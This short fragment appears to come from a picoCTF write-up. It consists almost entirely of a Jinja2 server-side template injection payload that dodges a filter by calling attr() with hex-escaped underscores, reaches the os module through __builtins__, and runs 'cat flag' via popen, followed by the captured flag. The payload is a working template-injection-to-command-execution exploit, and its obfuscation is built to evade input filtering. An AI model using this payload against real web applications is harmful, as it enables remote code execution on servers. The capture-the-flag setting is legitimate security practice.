"{{request|attr('application')|attr('\x5f\x5fglobals\x5f\x5f')|attr('\x5f\x5fgetitem\x5f\x5f')('\x5f\x5fbuiltins\x5f\x5f')|attr('\x5f\x5fgetitem\x5f\x5f')('\x5f\x5fimport\x5f\x5f')('os')|attr('popen')***('cat flag')***|attr('read')()}}"
- Here it is:



picoCTF{sst1_f1lt3r_byp4ss_e39c23ee}